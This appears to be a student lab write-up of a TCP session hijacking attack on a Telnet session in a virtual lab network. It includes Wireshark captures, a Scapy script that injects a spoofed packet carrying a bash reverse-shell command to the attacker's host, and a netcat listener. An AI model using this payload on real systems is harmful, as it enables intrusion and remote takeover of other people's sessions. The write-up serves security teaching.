The attacker first sniffs the previous communications between the client and the server:



```
No.  Time              Source              Destination         Protocol Length Info
  60 2021-08-12 00:… 10.0.2.5            10.0.2.6            TELNET     129 Telnet Data ...
  61 2021-08-12 00:… 10.0.2.6            10.0.2.5            TCP         66 41142 → 23 [ACK] Seq=2903550237 A…
  62 2021-08-12 00:… 10.0.2.5            10.0.2.6            TELNET     280 Telnet Data ...
  63 2021-08-12 00:… 10.0.2.6            10.0.2.5            TCP         66 41142 → 23 [ACK] Seq=2903550237 A…
  64 2021-08-12 00:… 10.0.2.5            10.0.2.6            TELNET      87 Telnet Data ...
  65 2021-08-12 00:… 10.0.2.6            10.0.2.5            TCP         66 41142 → 23 [ACK] Seq=2903550237 A…
  66 2021-08-12 00:… PcsCompu_59:…       RealtekU_12:35:…    ARP         60 Who has 10.0.2.1? Tell 10.0.2.5
  67 2021-08-12 00:… RealtekU_12:…       PcsCompu_59:41:…    ARP         60 10.0.2.1 is at 52:54:00:12:35:00
  68 2021-08-12 00:… fe80::3cf9:3…       ff02::fb            MDNS       107 Standard query 0x0000 PTR _ipp._t…
  69 2021-08-12 00:… 10.0.2.4            224.0.0.251         MDNS        87 Standard query 0x0000 PTR _ipp._t

▸ Frame 65: 66 bytes on wire (528 bits), 66 bytes captured (528 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_8a:13:0c (08:00:27:8a:13:0c), Dst: PcsCompu_59:41:98 (08:00:27:59:41:98)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 41142, Dst Port: 23, Seq: 2903550237, Ack: 4127555118, Len: 0
    Source Port: 41142
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 0]
    Sequence number: 2903550237
    Acknowledgment number: 4127555118
    Header Length: 32 bytes
  ▸ Flags: 0x010 (ACK)
    Window size value: 237

0000  08 00 27 59 41 98 08 00  27 8a 13 0c 08 00 45 10   ..'YA... '.....E.
0010  00 34 5a 95 40 00 40 06  c8 14 0a 00 02 06 0a 00   .4Z.@.@. ........
0020  02 05 a0 b6 00 17 ad 10  a9 1d f6 05 7e 2e 80 10   ........ ....~...
0030  00 ed fb a3 00 00 01 01  08 0a ff fe f5 c7 ff ff   ........ ........
0040  01 2b                                              .+

Acknowledgment number (tcp.ack), 4 bytes          Packets: 191 · Displayed: 191 (100.0%)   Profile: Default
```


Python code used for reverse shell :



```
#!/usr/bin/python3
import sys
from scapy.all import *

print ("sending session hijacking packet")
IPLayer=IP(src="10.0.2.6", dst="10.0.2.5")
TCPLayer=TCP(sport=41142,dport=23,flags="A",seq=2903550237,ack=4127555118)
Data= "\r/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\r"
pkt=IPLayer/TCPLayer/Data
pkt.show()
send(pkt,verbose=0)
```


The attacker now has the needed values and launches the reverse shell attack

The attack is successful and now the attacker has full shell control from the TELNET session between the client and the server:



```
[08/12/21]seed@VM:~/.../Untitled Folder$ sudo python tcpattack.py
sending session hijacking packet
###[ IP ]###
  version   = 4
  ihl       = None
  tos       = 0x0
  len       = None
  id        = 1
  flags     =
  frag      = 0
  ttl       = 64
  proto     = tcp
  chksum    = None
  src       = 10.0.2.6
  dst       = 10.0.2.5
  \options   \
###[ TCP ]###
     sport     = 41142
     dport     = telnet
     seq       = 2903550237L
     ack       = 4127555118L
     dataofs   = None
     reserved  = 0
     flags     = A
     window    = 8192
     chksum    = None
     urgptr    = 0
     options   = []
###[ Raw ]###
        load      = '\r/bin/bash -i > /dev/tcp/10.0.2.4/9090 0<&1 2>&1\r'

[08/12/21]seed@VM:~/.../Untitled Folder$ nc -l 9090 -v
Listening on [0.0.0.0] (family 0, port 9090)
```

The captured attack packet from Wireshark:



```
No.  Time              Source            Destination       Protocol Length Info
 167 2021-08-12 00:… 10.0.2.4          224.0.0.251       MDNS        160 Standard query 0x0000 PTR _ftp._t…
 168 2021-08-12 00:… fe80::9289:c… ff02::fb          MDNS        107 Standard query 0x0000 PTR _ipp._t…
 169 2021-08-12 00:… 10.0.2.6          224.0.0.251       MDNS         87 Standard query 0x0000 PTR _ipp._t…
 170 2021-08-12 00:… PcsCompu_3a:… Broadcast         ARP          42 Who has 10.0.2.5? Tell 10.0.2.4
 171 2021-08-12 00:… PcsCompu_59:… PcsCompu_3a:a0:… ARP          60 10.0.2.5 is at 08:00:27:59:41:98
 172 2021-08-12 00:… 10.0.2.6          10.0.2.5          TELNET      103 Telnet Data ...
 173 2021-08-12 00:… 10.0.2.5          10.0.2.6          TELNET       68 Telnet Data ...
 174 2021-08-12 00:… 10.0.2.5          10.0.2.4          TCP          74 50820 → 9090 [SYN] Seq=2956793535…
 175 2021-08-12 00:… PcsCompu_3a:… Broadcast         ARP          42 Who has 10.0.2.5? Tell 10.0.2.4
 176 2021-08-12 00:… PcsCompu_59:… PcsCompu_3a:a0:… ARP          60 10.0.2.5 is at 08:00:27:59:41:98
```

```
▸ Frame 172: 103 bytes on wire (824 bits), 103 bytes captured (824 bits) on interface 0
▸ Ethernet II, Src: PcsCompu_3a:a0:7e (08:00:27:3a:a0:7e), Dst: PcsCompu_59:41:98 (08:00:27:59:41:98)
▸ Internet Protocol Version 4, Src: 10.0.2.6, Dst: 10.0.2.5
▾ Transmission Control Protocol, Src Port: 41142, Dst Port: 23, Seq: 2903550237, Ack: 4127555118, Len: 4
    Source Port: 41142
    Destination Port: 23
    [Stream index: 0]
    [TCP Segment Len: 49]
    Sequence number: 2903550237
    [Next sequence number: 2903550286]
    Acknowledgment number: 4127555118
    Header Length: 20 bytes
  ▸ Flags: 0x010 (ACK)
```

```
0000  08 00 27 59 41 98 08 00  27 3a a0 7e 08 00 45 00   ..'YA... ':.~..E.
0010  00 59 00 01 00 00 40 06  62 94 0a 00 02 06 0a 00   .Y....@. b.......
0020  02 05 a0 b6 00 17 ad 10  a9 1d f6 05 7e 2e 50 10   ........ ....~.P.
0030  20 00 0e 79 00 00 0d 2f  62 69 6e 2f 62 61 73 68    ..y.../ bin/bash
0040  20 2d 69 20 3e 20 2f 64  65 76 2f 74 63 70 2f 31    -i > /d ev/tcp/1
0050  30 2e 30 2e 32 2e 34 2f  39 30 39 30 20 30 3c 26   0.0.2.4/ 9090 0<&
0060  31 20 32 3e 26 31 0d                               1 2>&1.
```

Stream index (tcp.stream)   Packets: 217 · Displayed: 217 (100.0%)   Profile: Default

Observation: the attacker used the wireshark to sniff the connection to get some needed values to do the attack, including: source and destination IP addresses and port numbers, sequence number, and acknowledgement numbers. Then the attacker set up a TCP listening server so that the file that the attacker was trying to access could be read. Then the attack used the python code to send data, using the sequence and acknowledgement numbers from the previous capture. The packet sent was to redirect the shell's input and output the attacker's computer. The attack was successful, and you can see in the images that the attack gained full access to the shell.

Explanation: Using scapy we can send a spoofed packet, hijacking the TELNET communication between two machines and creating a reverse shell. We were able to redirect the shell of the of the client-server connection to the attacker's computer, essentially giving the attacker access to issue whatever commands they wanted.